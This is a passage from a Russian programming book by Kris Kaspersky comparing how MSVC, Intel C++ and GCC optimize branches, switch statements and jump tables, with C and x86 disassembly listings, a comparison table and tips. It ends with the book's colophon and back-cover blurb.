Компилятор icl — единственный из всех трех, кто не заменяет ветвления математическими операциями (что в свете активной агитации за команды SBB/CMOVcc, развернутой компанией Intel, выглядит довольно странно). Во всяком случае, компилятор не делает этого явно и в качестве компенсации предлагает использовать интринсики (от англ. «intrinsic», буквально «внутренний» — нестандартные операторы языка, непосредственно транслирующиеся в машинный код; за более подробным их описанием обращайтесь к руковод-

ству на компилятор) и функции мультимедийной библиотеки SIMD. В частности, цикл вида

```
short a[4], b[4], c[4];
for (i=0; i<4; i++)
    c[i] = a[i] > b[i] ? a[i] : b[i];
```

может быть переписан так (устранение ветвлений путем использования функции select_gt библиотеки классов Intel SIMD):

```
Is16vec4 a, b, c
c = select_gt(a, b, a, b);    // функция векторного поиска максимума без ветвлений
```

Естественно, такой код непереносим и на других компиляторах работать не будет, поэтому прежде чем подсаживаться на Intel, следует все взвесить и тщательно обдумать. Тем более что альтернативные мультимедийные библиотеки имеются и на других компиляторах.

ОПТИМИЗАЦИЯ SWITCH

Оператор множественного выбора switch очень популярен среди программистов (особенно разработчиков Windows-приложений). В некоторых (хотя и редких) случаях операторы множественного выбора содержат сотни (а то и тысячи) наборов значений, и если решать задачу сравнения «в лоб», время выполнения оператора switch окажется слишком большим, что не лучшим образом скажется на общей производительности программы, поэтому пренебрегать его оптимизацией ни в коем случае нельзя.

БАЛАНСИРОВКА ЛОГИЧЕСКОГО ДРЕВА

Если отвлечься от устоявшейся идиомы «оператор switch дает специальный способ выбора одного из многих вариантов, который заключается в проверке совпадения значения данного выражения с одной из заданных констант в соответствующем ветвлении», легко показать, что switch представляет собой завуалированный оператор поиска соответствующего case-значения.

Последовательный перебор всех вариантов, соответствующий тривиальному линейному поиску, — занятие порочное и крайне неэффективное. Допустим, наш оператор switch выглядит так (листинг 33.36).

Листинг 33.36. Неоптимизированный вариант оператора множественного выбора

```
switch (a)
{
case 98 : /* код обработчика */ break;
case 4  : /* код обработчика */ break;
case 3  : /* код обработчика */ break;
case 9  : /* код обработчика */ break;
case 22 : /* код обработчика */ break;
case 0  : /* код обработчика */ break;
case 11 : /* код обработчика */ break;
```

продолжение ⇗

Листинг 33.36 *(продолжение)*

```
case 666: /* код обработчика */ break;
case 96 : /* код обработчика */ break;
case 777: /* код обработчика */ break;
case 7  : /* код обработчика */ break;
}
```

Тогда соответствующее ему неоптимизированное логическое дерево будет достигать в высоту одиннадцати гнезд (рис. 33.1, *а*). Причем, на левой ветке корневого гнезда окажется аж десять других гнезд, а на правой — вообще ни одного. Чтобы исправить «перекос», разрежем одну ветку на две и прицепим образовавшиеся половинки к новому гнезду, содержащему условие, определяющее, в какой из веток следует искать сравниваемую переменную. Например, левая ветка может содержать гнезда с четными значениями, а правая — с нечетными. Но это плохой критерий: четных и нечетных значений редко бывает поровну и вновь образуется перекос. Гораздо надежнее поступить так: берем наименьшее из всех значений и бросаем его в кучу A, затем берем наибольшее из всех значений и бросаем его в кучу B. Так повторяем до тех пор, пока не рассортируем все имеющиеся значения (рис. 33.1, *б*).

Поскольку оператор switch требует уникальности каждого значения, то есть каждое число может встречаться лишь однажды, легко показать, что: а) в обеих кучах будет содержаться равное количество чисел (в худшем случае — в одной куче окажется на число больше); б) все числа кучи A меньше наименьшего из чисел кучи B. Следовательно, достаточно выполнить только одно сравнение, чтобы определить, в какой из двух куч следует искать сравниваемое значение.




Рис. 33.1. Switch/case-дерево: *а* — несбалансированное; *б* — сбалансированное

Высота вновь образованного дерева будет равна $((N + 1)/2 + 1)$, где N – количество гнезд старого дерева. Действительно, мы же делим ветвь дерева надвое и добавляем новое гнездо – отсюда и берется $Q + 1$, а $(N + 1)$ необходимо для округления результата деления в большую сторону. То есть если высота неоптимизированного дерева достигала 100 гнезд, то теперь она уменьшилась до 51. Что? Говорите, 51 все равно много? Но кто нам мешает разбить каждую из двух ветвей еще на две? Это уменьшит высоту дерева до 27 гнезд! Аналогично, последующее уплотнение даст 16 → 12 → 11 → 9 → 8... и все! Более плотная упаковка дерева уже невозможна. Но согласитесь, восемь гнезд – это не сто! Оптимизированный вариант оператора switch в худшем случае потребует лишь пяти сравнений, но и это еще не предел!

Учитывая, что x86-процессоры все три операции сравнения (<, =, >) совмещают в одной машинной команде, двоичное логическое дерево можно преобразовать в троичное, тогда новых гнезд для его балансировки добавлять не нужно. Простейший алгоритм, называемый *методом отрезков*, работает так: сортируем все числа по возрастанию и делим получившийся отрезок пополам. Число N, находящееся посередине (в нашем случае 11), объявляем вершиной дерева, а числа, расположенные слева от него, – его левыми ветвями и подветвями (в нашем случае это 0, 3, 4 и 7). Остальные числа (22, 96, 98, 666, 777) идут направо. Повторяем эту операцию рекурсивно до тех пор, пока длина подветвей не сократится до единицы. В конечном счете вырастет следующее дерево (рис. 33.2).




Рис. 33.2. Троичное дерево, частично сбалансированное методом отрезков

Очевидно, что это не самое лучшее дерево из всех. Максимальное количество сравнений (то есть количество сравнений в худшем случае) сократилось с пяти до четырех, а количество ветвлений возросло вдвое, в результате чего время выполнения оператора switch только возросло. К тому же структура построения дерева явно не оптимальна. Гнезда a<=3, a>=7, a<=96, a>=666 имеют свободные ветви, что увеличивает высоту дерева на единицу. Но, может быть, компилятор сумеет это оптимизировать?

Дизассемблирование показывает, что компилятор msvc генерирует троичное дерево, сбалансированное по улучшенному алгоритму отрезков, содержащее

всего лишь 7 операций сравнения, 9 ветвлений и таблицу переходов на 10 элементов (см. раздел «Создание таблицы переходов»). В худшем случае выполнение оператора switch требует 3 сравнений и 3 ветвлений. Троичное дерево, построенное компилятором gcc, сбалансировано по классическому алгоритму отрезков и состоит из 11 сравнений и 24 ветвлений. В худшем случае выполнение оператора switch растягивается на 4 сравнения и 6 ветвлений. Компилятор icl, работающий по принципу простого линейного поиска, строит двоичное дерево из 11 сравнений и 11 ветвлений. В худшем случае все узлы дерева «пережевываются» целиком. Вот так «оптимизация»!

СОЗДАНИЕ ТАБЛИЦЫ ПЕРЕХОДОВ

Если значения ветвей выбора представляют собой арифметическую прогрессию (листинги 33.37 и 33.38), компилятор может сформировать *таблицу переходов* — массив, проиндексированный case-значениями и содержащий указатели на соответствующие им case-обработчики. В этом случае сколько бы оператор switch ни содержал ветвей — одну или миллион, — он выполняется за одну итерацию. Красота!

Листинг 33.37. Неоптимизированный switch, организованный по принципу упорядоченной арифметической прогрессии

```
switch (a)
{
case 1  : /* код обработчика */ break;
case 2  : /* код обработчика */ break;
case 3  : /* код обработчика */ break;
case 4  : /* код обработчика */ break;
case 5  : /* код обработчика */ break;
case 6  : /* код обработчика */ break;
case 7  : /* код обработчика */ break;
case 8  : /* код обработчика */ break;
case 9  : /* код обработчика */ break;
case 10 : /* код обработчика */ break;
case 11 : /* код обработчика */ break;
}
```

Листинг 33.38. Дизассемблерный листинг оптимизированного варианта оператора switch

```
            cmp    eax, 0Bh              ; switch 12 cases
    ; сравниваем a с 11

    ja     short loc_80483F5 ; default
    ; если a > 11, выходим из оператора switch
    ;
    jmp    ds:off_804857C[eax*4] ; switch jump
    ; передаем управление соответствующему case-обработчику
    ; таким образом, мы имеем всего лишь одно сравнение и два ветвления

; // таблица смещений case-обработчиков
```

```
off_804857C     dd offset loc_80483F5   ; DATA XREF: main+11^r
    dd offset loc_80483E8   ; jump table for switch statement
    dd offset loc_80483F9
    dd offset loc_8048402
    dd offset loc_804840B
    dd offset loc_8048414
    dd offset loc_804841D
    dd offset loc_8048426
    dd offset loc_804842F
    dd offset loc_8048438
    dd offset loc_8048441
    dd offset loc_804844F
```

Создавать таблицы переходов умеют все три рассматриваемых компилятора, даже если элементы прогрессии некоторым образом перемешаны (листинг 33.39).

Листинг 33.39. Неоптимизированный switch, организованный по принципу упорядоченной арифметической прогрессии

```
switch (a)
{
case 11 : /* код обработчика */ break;
case 2  : /* код обработчика */ break;
case 13 : /* код обработчика */ break;
case 4  : /* код обработчика */ break;
case 15 : /* код обработчика */ break;
case 6  : /* код обработчика */ break;
case 17 : /* код обработчика */ break;
case 8  : /* код обработчика */ break;
case 19 : /* код обработчика */ break;
case 10 : /* код обработчика */ break;
case 21 : /* код обработчика */ break;
}
```

Если один или несколько элементов прогрессии отсутствуют, соответствующие им значения дополняются фиктивными переходниками к default-обработчику. Таблица переходов от этого, конечно, «распухает», но на скорости выполнения оператора `switch` это практически никак не отражается.

Однако при достижении некоторой пороговой величины «разрежения» таблица переходов внезапно трансформируется в двоичное/троичное дерево. Компилятор msvc — единственный из всех трех, способный комбинировать таблицы переходов с логическими деревьями. Разреженные участки с далеко отстоящими друг от друга значениями монтируются в виде дерева, а густонаселенные области упаковываются в таблицы переходов.

Вернемся к листингу 36. Значения 9, 11, 22, 74, 666, 777 упорядочиваются в виде дерева, а 0, 3, 4, 7, 9 ложатся в таблицу переходов, благодаря чему достигается предельно высокая скорость выполнения, далеко опережающая скорости конкурентов.

СВОДНАЯ ТАБЛИЦА

Действие компилятора	Microsoft Visual C++ 6	Intel C++ 8.0	GCC 3.3.4
Свертка констант	Выполняет улучшенную свертку	Выполняет улучшенную свертку	Выполняет улучшенную свертку
Объединение констант	Никогда не объединяет	Объединяет идентичные строковые и вещественные константы	Объединяет идентичные строковые и вещественные константы
Константная подстановка в условиях	Подставляет	Не подставляет	Подставляет
Свертка функций	Сворачивает только встраиваемые	С ключом -ipo сворачивает все	Сворачивает только встраиваемые
Удаление мертвого кода	Удаляет только в основной ветке	Удаляет во всех ветках	Удаляет только в основной ветке
Удаление неиспользуемых функций	Никогда не удаляет	Удаляет с ключом –ipo	Никогда не удаляет
Удаление неиспользуемых переменных	Удаляет все неявно неиспользуемые с отслеживанием генетических связей	Удаляет все неявно неиспользуемые с отслеживанием генетических связей	Удаляет все неявно неиспользуемые с отслеживанием генетических связей
Удаление неиспользуемых выражений	Удаляет	Удаляет	Удаляет
Удаление лишних обращений к памяти	Частично	Частично	Частично
Удаление копий переменных	Удаляет	Удаляет	Удаляет
Размножение переменных	Не размножает	Размножает	Не размножает
Распределение переменных по регистрам	Распределяет отлично	Распределяет плохо	Распределяет средне
Реассоциациация регистров	Не реассоциирует	Реассоциирует	Не реассоциирует
Алгебраическое упрощение выражений	В большинстве случаев выполняет упрощение	Упрощает простые и некоторые сложные выражения	Упрощает простые выражения
Упрощение алгоритма	Упрощает некоторые операции	Никогда не выполняет	Никогда не выполняет

Действие компилятора	Microsoft Visual C++ 6	Intel C++ 8.0	GCC 3.3.4
Использование подвыражений	Распознает явные подвыражения только в основной ветке	Распознает все явные и частично неявные подвыражения во всех ветках	Распознает явные подвыражения во всех ветках
Выравнивание переходов	Не выравнивает	Не выравнивает	Выравнивает по границе степени двойки
Быстрое булево вычисление	Поддерживает	Поддерживает	Поддерживает
Удаление избыточных проверок	Не удаляет	Удаляет	Не удаляет
Удаление проверок нулевых указателей	Не удаляет	Не удаляет	Удаляет
Совмещение проверок	Не совмещает	Совмещает	Не совмещает
Сокращение длины маршрута	Сокращает	Сокращает	Сокращает
Уменьшение количества ветвлений	Уменьшает	Уменьшает	Уменьшает
Сокращение количества сравнений	Сокращает	Частично сокращает	Не сокращает
Избавление от ветвлений	Избавляется от ветвлений константного типа	Никогда не избавляется	Избавляется всегда, когда это возможно
Балансировка логического дерева	Троичное дерево, сбалансированное улучшенным методом отрезков	Двоичное, несбалансированное дерево	Троичное дерево, сбалансированное методом отрезков
Создание таблицы переходов	Создает	Создает	Создает
Поддержка разреженной таблицы переходов	Поддерживает	Поддерживает	Поддерживает
Совмещение таблицы переходов с деревом	Совмещает	Не совмещает	Не совмещает.

ВЫВОДЫ

Справедливости ради, пальм первенства на этот раз не достанется никому. Все три компилятора показывают одинаково впечатляющие результаты, но прокалываются в мелочах. Позиция icl выглядит достаточно сильной, однако на безусловное господство никак не тянет. Как минимум, ему предстоит научиться выравнивать переходы, заменять ветвления математическими операциями и переваривать оператор switch.

Компилятор gcc, с учетом его бесплатности, по-прежнему остается наилучшим выбором. Он реализует многие новомодные способы оптимизации ветвлений (в частности, использует инструкцию `CMOVcc`), однако по ряду позиций проигрывает насквозь коммерческому msvc, лишний раз подтверждая основной лозунг Microsoft: «Bill always win». При переходе от ветвлений к циклам (а циклы, как известно, «съедают» до 90% производительности программы) этот разрыв лишь усиливается. Но о циклах в другой раз. Это слишком объемная, хотя и увлекательная тема. Современные компиляторы не только выбрасывают из цикла все ненужное (например, заменяют цикл с предусловием на цикл с постусловием, который на одно ветвление короче), но и трансформируют сам алгоритм, подгоняя порядок обработки данных под особенности архитектуры конкретного микропроцессора.

Советы

- Избегайте использования глобальных и статических переменных — локальные переменные компилятору намного проще оптимизировать.
- Не используйте переменные там, где можно использовать константы.
- Везде, где это только возможно, используйте беззнаковые переменные — они намного легче оптимизируются, особенно в тех случаях, когда компилятор пытается избавиться от ветвлений.
- Заменяйте `int a; if ((a >= 0) && (a < MAX))` на `if ((unsigned int)a < MAX)` — последняя конструкция на одно ветвление короче.
- Ветвление с проверкой на нуль оптимизируется намного проще, чем с проверкой на любое другое значение.
- Конструкции типа `x = (flag?sin:cos)(y)` не избавляют от ветвлений, но сокращают объем кодирования.
- Не пренебрегайте оператором `goto` — зачастую он позволяет проектировать более компактный и элегантный код.

Трансляция коротких условных переходов

Одна из неприятных особенностей x86-процессоров — ограниченная «дальнобойность» команд условного перехода. Разработчики микропроцессора в стремлении добиться высокой компактности кода отвели на целевой адрес всего один байт, ограничив тем самым длину прыжка интервалом в 255 байт. Это так называемый *короткий* (*short*) переход, адресуемый относительным знаковым смещением, отсчитываемым от начала следующей за инструкцией перехода командой (рис. 33.3). Такая схема адресации ограничивает длину прыжка «вперед» (то есть «вниз») всего 128 байтами, а «назад» (то есть «вверх») — и того

меньшим числом — 127! (Прыжок вперед короче потому, что ему требуется «пересечь» и саму команду перехода.) Этих ограничений лишен *ближний* (*near*) безусловный переход, адресуемый двумя байтами и действующий в пределах всего сегмента.




Рис. 33.3. Внутреннее представление короткого перехода

Короткие переходы усложняют трансляцию ветвлений — ведь не всякий целевой адрес находится в пределах 128 байт! Существует множество путей обхода этого ограничения. Наиболее популярен следующий прием: если транслятор видит, что целевой адрес выходит за пределы досягаемости условного перехода, он инвертирует условие срабатывания и совершает короткий (short) переход на метку `continue`, а на `do_it` передает управление ближним (near) переходом, действующим в пределах одного сегмента (рис. 33.4).

```
0000: 3BC3                  cmp     ax,bx
0002: 7403                  je      07
0004: 33C0      4+3=7       xor     ax,ax
0006: C3                    retn
0007: B80100                mov     ax,01
000A: C3                    retn
```

Рис. 33.4. Трансляция коротких переходов

Начиная с Intel 80386, в лексиконе процессора появилась пятибайтные команды условных переходов, «бьющие» в пределах всего четырехгигабайтного адресного пространства, однако в силу своей относительно невысокой производительности так и оставшиеся невостребованными.

ЗАКЛЮЧЕНИЕ

Современные методики оптимизации носят довольно противоречивый характер. С одной стороны, они улучшают код, с другой — страдают непредсказуемыми побочными эффектами. Опытные программисты подобных «вольностей» не одобряют и режимом агрессивной оптимизации пользуются с большой осторожностью. Однако полностью отказываться от машинной оптимизации даже самые закоренелые консерваторы уже не решаются. Ручное «вылизывание» кода

обходится слишком дорого — правда, последствия иной оптимизации выходят еще дороже. Наращивая мощь оптимизаторов, разработчики компиляторов допускают все больше ошибок, и в ответственных случаях программистам приходится идти на компромисс, поручая оптимизатору только ту часть работы, в результате которой можно быть полностью уверенным (свертку констант, константную подстановку и т. д.).

Собственно говоря, наше исследование компиляторов еще не закончено, и перечисленные приемы оптимизации — это даже не верхушка айсберга, а небольшой его кусочек. Когда-нибудь мы рассмотрим трансформацию циклов и прочие виды ветвлений. Уверяю вас, это очень интересная тема, и здесь есть чему поучиться! (ну дожили... трансляторы учат программистов... [бурчание удаляющегося мыщъх'а]).




Крис Касперски

Компьютерные вирусы изнутри и снаружи

Главный редактор *Е. Строганова*
Заведующий редакцией *А. Кривцов*
Руководитель проекта *Ю. Суркис*
Литературный редактор *К. Кноп*
Художник *Л. Адуевская*
Корректоры *А. Моносов, Н. Рощина*
Верстка *А. Зайцев*

Лицензия ИД № 05784 от 07.09.01.
Подписано к печати 19.10.05. Формат 70×100/16. Усл. п. л. 42,57. Тираж 4000. Заказ 398
ООО «Питер Принт», 194044, Санкт-Петербург, Б. Сампсониевский пр., 29а.
Налоговая льгота — общероссийский классификатор продукции ОК 005-93, том 2; 95 3005 — литература учебная.

Отпечатано с готовых диапозитивов в ОАО «Техническая книга»
190005, Санкт-Петербург, Измайловский пр., 29



«Небрежно одетый мыщъх 28 лет, не обращающий внимания ни на мир, ни на тело, в котором живет, обитающий исключительно в дебрях машинного кода и зарослях технической документации. Необщителен, ведет замкнутый образ жизни хищного грызуна, практически никогда не покидающего свою норку — разве что на звезды посмотреть или на луну (повыть). Высшего образования нет, теперь уже и не будет; личная жизнь не сложилась, да и вряд ли сложится, так что единственный способ убить время from dusk till dusker — это полностью отдаться работе...

Если считать хакерами людей, одержимых познанием окружающего мира, то я — хакер.»

Хакерская мысль не стоит на месте, и с каждым днем вирусы становятся все коварнее и изощреннее. За минувший год они ушли далеко вперед — прочно обосновались в Linux, научившись скрывать свое присутствие в системе, пробили новые дыры в брандмауэрах, адаптировались к суровому миру Windows 2003 Server/Longhorn...

Хотите узнать, как они это делают? Как создаются, отлаживаются, размножаются и маскируются черви и вирусы? Как распознать симптомы заражения? Как обнаружить и удалить вирус без переустановки операционной системы? Как защитить информацию от разрушения?

Все ответы находятся здесь! Откройте книжку и погрузитесь в таинственный мир, населенный машинными кодами, полный опасностей, загадок и приключений.



Заказ книг:

197198, Санкт-Петербург, а/я 619
тел.: (812) 703-73-74, postbook@piter.com

61093, Харьков-93, а/я 9130
тел.: (057) 712-27-05, piter@kharkov.piter.com

www.piter.com — вся информация о книгах и веб-магазин

ISBN 5-469-00982-3

9 785469 009825